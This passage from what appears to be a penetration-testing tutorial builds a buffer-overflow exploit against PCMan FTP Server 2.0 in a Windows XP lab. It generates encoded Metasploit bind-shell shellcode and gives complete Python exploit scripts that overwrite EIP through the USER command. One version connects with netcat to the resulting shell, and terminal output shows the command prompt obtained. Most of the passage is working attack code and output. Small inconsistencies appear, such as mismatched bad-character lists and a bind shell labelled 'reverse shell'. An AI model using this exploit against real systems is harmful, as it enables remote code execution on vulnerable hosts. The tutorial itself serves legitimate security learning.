
We can create the shellcode we need using Metasploit. Simply start the Metasploit using **msfconsole** command and then search using **search windows/shell_bind_tcp** command. Now we can use this module to create our shellcode. To use the module, type the command, **use windows/shell_bind_tcp**. Then we can use the **show options** command to see our options as in Figure 4:16: Shell_bind_tcp module.



```
msf5 > use windows/shell_bind_tcp
msf5 payload(windows/shell_bind_tcp) > show options

Module options (payload/windows/shell_bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     4444             yes       The listen port
   RHOST                      no        The target address

msf5 payload(windows/shell_bind_tcp) > 
```

Figure 4:16: Shell_bind_tcp module

We have to set the LPORT to 4444 and the EXITFUNC to thread. Then we can generate out shellcode. But when generating the shellcode, we should remember to exclude the bad characters that we are found. In my case, the bad characters are '\x00\x0a\x0d' . We can create the shellcode, excluding bad characters as follows.




```
root@kali: ~

msf5 payload(windows/shell_bind_tcp) > generate -e x86/shikata_ga_nai -b "\x0b\x0a\x00\xf1"
# windows/shell_bind_tcp - 355 bytes
# https://metasploit.com/
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=4444, RHOST=, PrependMigrate=false,
# EXITFUNC=thread, CreateSession=true
buf =
"\xd9\xd0\xba\xae\x9b\xe3\xe7\xd9\x74\x24\xf4\x58\x33\xc9" +
"\xb1\x53\x31\x50\x17\x83\xc0\x04\x03\xfe\x88\x01\x12\x02" +
"\x46\x47\xdd\xfa\x97\x28\x57\x1f\xa6\x68\x03\x54\x99\x58" +
"\x47\x38\x16\x12\x05\xa8\xad\x56\x82\xdf\x06\xdc\xf4\xee" +
"\x97\x4d\xc4\x71\x14\x8c\x19\x51\x25\x5f\x6c\x90\x62\x82" +
"\x9d\xc0\x3b\xc8\x30\xf4\x48\x84\x88\x7f\x02\x08\x89\x9c" +
"\xd3\x2b\xb8\x33\x6f\x72\x1a\xb2\xbc\x0e\x13\xac\xa1\x2b" +
"\xed\x47\x11\xc7\xec\x81\x6b\x28\x42\xec\x43\xdb\x9a\x29" +
"\x63\x04\xe9\x43\x97\xb9\xea\x90\xe5\x65\x7e\x02\x4d\xed" +
"\xd8\xee\x6f\x22\xbe\x65\x63\x8f\xb4\x21\x60\x0e\x18\x5a" +
"\x9c\x9b\x9f\x8c\x14\xdf\xbb\x08\x7c\xbb\xa2\x09\xd8\x6a" +
"\xda\x49\x83\xd3\x7e\x02\x2e\x07\xf3\x49\x27\xe4\x3e\x71" +
"\xb7\x62\x48\x02\x85\x2d\xe2\x8c\xa5\xa6\x2c\x4b\xc9\x9c" +
"\x89\xc3\x34\x1f\xea\xca\xf2\x4b\xba\x64\xd2\xf3\x51\x74" +
"\xdb\x21\xcf\x7c\x7a\x9a\xf2\x81\x3c\x4a\xb3\x29\xd5\x80" +
"\x3c\x16\xc5\xaa\x96\x3f\x6e\x57\x19\x2e\x33\xde\xff\x3a" +
"\xdb\xb6\xa8\xd2\x19\xed\x60\x45\x61\xc7\xd8\xe1\x2a\x01" +
"\xde\x0e\xab\x07\x48\x98\x20\x44\x4c\xb9\x36\x41\xe4\xae" +
"\xa1\x1f\x65\x9d\x50\x1f\xac\x75\xf0\xb2\x2b\x85\x7f\xaf" +
"\xe3\xd2\x28\x01\xfa\xb6\xc4\x38\x54\xa4\x14\xdc\x9f\x6c" +
"\xc3\x1d\x21\x6d\x86\x1a\x05\x7d\x5e\xa2\x01\x29\x0e\xf5" +
"\xdf\x87\xe8\xaf\x91\x71\xa3\x1c\x78\x15\x32\x6f\xbb\x63" +
"\x3b\xba\x4d\x8b\x8a\x13\x08\xb4\x23\xf4\x9c\xcd\x59\x64" +
"\x62\x04\xda\x84\x81\x8c\x17\x2d\x1c\x45\x9a\x30\x9f\xb0" +
"\xd9\x4c\x1c\x30\xa2\xaa\x3c\x31\xa7\xf7\xfa\xaa\xd5\x68" +
"\x6f\xcc\x4a\x88\xba"
msf5 payload(windows/shell_bind_tcp) > 
```

Figure 4:17: Shellcode Generation

4.6 Finalizing the Exploit


Now using the above shellcode, we can finalize our exploit as follows.



```python
#Importing Libraries
import socket
from struct import pack

#Creating Junk data
evil = 'A' * 20000

#Declaring a TCP Socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

#Connecting to the PCMan FTP Server using Windows machine IP and port 21
s.connect(('192.168.56.102',21))

#Recieve FTP Banner
a = s.recv(1024)

#Created shellcode
shellcode = ("\xd9\xd0\xba\xae\x9b\xe3\xe7\xd9\x74\x24\xf4\x58\x33\xc9" +
"\xb1\x53\x31\x50\x17\x83\xc0\x04\x03\xfe\x88\x01\x12\x02" +
"\x46\x47\xdd\xfa\x97\x28\x57\x1f\xa6\x68\x03\x54\x99\x58" +
"\x47\x38\x16\x12\x05\xa8\xad\x56\x82\xdf\x06\xdc\xf4\xee" +
"\x97\x4d\xc4\x71\x14\x8c\x19\x51\x25\x5f\x6c\x90\x62\x82" +
"\x9d\xc0\x3b\xc8\x30\xf4\x48\x84\x88\x7f\x02\x08\x89\x9c" +
"\xd3\x2b\xb8\x33\x6f\x72\x1a\xb2\xbc\x0e\x13\xac\xa1\x2b" +
"\xed\x47\x11\xc7\xec\x81\x6b\x28\x42\xec\x43\xdb\x9a\x29" +
"\x63\x04\xe9\x43\x97\xb9\xea\x90\xe5\x65\x7e\x02\x4d\xed" +
"\xd8\xee\x6f\x22\xbe\x65\x63\x8f\xb4\x21\x60\x0e\x18\x5a" +
"\x9c\x9b\x9f\x8c\x14\xdf\xbb\x08\x7c\xbb\xa2\x09\xd8\x6a" +
"\xda\x49\x83\xd3\x7e\x02\x2e\x07\xf3\x49\x27\xe4\x3e\x71" +
"\xb7\x62\x48\x02\x85\x2d\xe2\x8c\xa5\xa6\x2c\x4b\xc9\x9c" +
"\x89\xc3\x34\x1f\xea\xca\xf2\x4b\xba\x64\xd2\xf3\x51\x74" +
"\xdb\x21\xcf\x7c\x7a\x9a\xf2\x81\x3c\x4a\xb3\x29\xd5\x80" +
"\x3c\x16\xc5\xaa\x96\x3f\x6e\x57\x19\x2e\x33\xde\xff\x3a" +
"\xdb\xb6\xa8\xd2\x19\xed\x60\x45\x61\xc7\xd8\xe1\x2a\x01" +
"\xde\x0e\xab\x07\x48\x98\x20\x44\x4c\xb9\x36\x41\xe4\xae" +
"\xa1\x1f\x65\x9d\x50\x1f\xac\x75\xf0\xb2\x2b\x85\x7f\xaf" +
"\xe3\xd2\x28\x01\xfa\xb6\xc4\x38\x54\xa4\x14\xdc\x9f\x6c" +
"\xc3\x1d\x21\x6d\x86\x1a\x05\x7d\x5e\xa2\x01\x29\x0e\xf5" +
"\xdf\x87\xe8\xaf\x91\x71\xa3\x1c\x78\x15\x32\x6f\xbb\x63" +
"\x3b\xba\x4d\x8b\x8a\x13\x08\xb4\x23\xf4\x9c\xcd\x59\x64" +
"\x62\x04\xda\x84\x81\x8c\x17\x2d\x1c\x45\x9a\x30\x9f\xb0" +
"\xd9\x4c\x1c\x30\xa2\xaa\x3c\x31\xa7\xf7\xfa\xaa\xd5\x68" +
"\x6f\xcc\x4a\x88\xba"
)
#EIP junk data
junk = 'A' * 2003
nops = "\x90" * 30

eip = pack('<L', 0x7C9D30D7)

#EIP Writing pattern
evil = junk + eip + nops + shellcode

print(' [+] ' + a)

#Sending junk data to the server
s.send('USER' + evil + '\r\n')
```

Figure 4:18: Final Exploit Script

As in Figure 4:18: Final Exploit Script, copy the generated shellcode to the script and send it with the EIP writing pattern. Now we can restart the server and exploit the PCMan FTP Server.




```
root@kali:~/Documents/PCMan_Exploit/test2# nc -v 192.168.56.102 4444
192.168.56.102: inverse host lookup failed: Host name lookup failure
(UNKNOWN) [192.168.56.102] 4444 (?) open
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Ashen Shaluka\Desktop\PCMan>
```

Figure 4:19: Reverse Shell

As in Figure 4:19: Reverse Shell, we can enter **nc -v <victim IP> 4444** to get the reverse shell from the Windows XP machine.

4.7 Modifying the Exploitation script


We have a final script for exploitation, but after running the script, we have to type the victim IP to get the reverse shell. We can modify the script to get the reverse shell from only running the script as follows.



```python
#Importing Libraries
import socket, os
from struct import pack

#Creating Junk data
evil = 'A' * 20000

#Declaring a TCP Socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

#Connecting to the PCMan FTP Server using Windows machine IP and port 21
s.connect(('192.168.56.102',21))

#Recieve FTP Banner
a = s.recv(1024)

#Created shellcode
shellcode = ("\xd9\xd0\xba\xae\x9b\xe3\xe7\xd9\x74\x24\xf4\x58\x33\xc9" +
"\xb1\x53\x31\x50\x17\x83\xc0\x04\x03\xfe\x88\x01\x12\x02" +
"\x46\x47\xdd\xfa\x97\x28\x57\x1f\xa6\x68\x03\x54\x99\x58" +
"\x47\x38\x16\x12\x05\xa8\xad\x56\x82\xdf\x06\xdc\xf4\xee" +
"\x97\x4d\xc4\x71\x14\x8c\x19\x51\x25\x5f\x6c\x90\x62\x82" +
"\x9d\xc0\x3b\xc8\x30\xf4\x48\x84\x88\x7f\x02\x08\x89\x9c" +
"\xd3\x2b\xb8\x33\x6f\x72\x1a\xb2\xbc\x0e\x13\xac\xa1\x2b" +
"\xed\x47\x11\xc7\xec\x81\x6b\x28\x42\xec\x43\xdb\x9a\x29" +
"\x63\x04\xe9\x43\x97\xb9\xea\x90\xe5\x65\x7e\x02\x4d\xed" +
"\xd8\xee\x6f\x22\xbe\x65\x63\x8f\xb4\x21\x60\x0e\x18\x5a" +
"\x9c\x9b\x9f\x8c\x14\xdf\xbb\x08\x7c\xbb\xa2\x09\xd8\x6a" +
"\xda\x49\x83\xd3\x7e\x02\x2e\x07\xf3\x49\x27\xe4\x3e\x71" +
"\xb7\x62\x48\x02\x85\x2d\xe2\x8c\xa5\xa6\x2c\x4b\xc9\x9c" +
"\x89\xc3\x34\x1f\xea\xca\xf2\x4b\xba\x64\xd2\xf3\x51\x74" +
"\xdb\x21\xcf\x7c\x7a\x9a\xf2\x81\x3c\x4a\xb3\x29\xd5\x80" +
"\x3c\x16\xc5\xaa\x96\x3f\x6e\x57\x19\x2e\x33\xde\xff\x3a" +
"\xdb\xb6\xa8\xd2\x19\xed\x60\x45\x61\xc7\xd8\xe1\x2a\x01" +
"\xde\x0e\xab\x07\x48\x98\x20\x44\x4c\xb9\x36\x41\xe4\xae" +
"\xa1\x1f\x65\x9d\x50\x1f\xac\x75\xf0\xb2\x2b\x85\x7f\xaf" +
"\xe3\xd2\x28\x01\xfa\xb6\xc4\x38\x54\xa4\x14\xdc\x9f\x6c" +
"\xc3\x1d\x21\x6d\x86\x1a\x05\x7d\x5e\xa2\x01\x29\x0e\xf5" +
"\xdf\x87\xe8\xaf\x91\x71\xa3\x1c\x78\x15\x32\x6f\xbb\x63" +
"\x3b\xba\x4d\x8b\x8a\x13\x08\xb4\x23\xf4\x9c\xcd\x59\x64" +
"\x62\x04\xda\x84\x81\x8c\x17\x2d\x1c\x45\x9a\x30\x9f\xb0" +
"\xd9\x4c\x1c\x30\xa2\xaa\x3c\x31\xa7\xf7\xfa\xaa\xd5\x68" +
"\x6f\xcc\x4a\x88\xba"
)
#EIP junk data
junk = 'A' * 2003
nops = "\x90" * 30

eip = pack('<L', 0x7C9D30D7)

#EIP Writing pattern
evil = junk + eip + nops + shellcode

print(' [+] ' + a)

#Sending junk data to the server
s.send('USER' + evil + '\r\n')

#Holding for 5 seconds
os.system("sleep 5")
#Getting the shell
os.system("nc -v 192.168.56.102 4444")
```

Figure 4:20: Modified Script

After executing the script shoes in Figure 4:20: Modified Script, we can get a reverse shell automatically from Windows XP as follows.



```
root@kali:~/Documents/PCMan_Exploit/test2# python 6.py
 [+] 220 PCMan's FTP Server 2.0 Ready.

192.168.56.102: inverse host lookup failed: Host name lookup failure
(UNKNOWN) [192.168.56.102] 4444 (?) open
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Ashen Shaluka\Desktop\PCMan>
```

Figure 4:21: Reverse Shell from Windows XP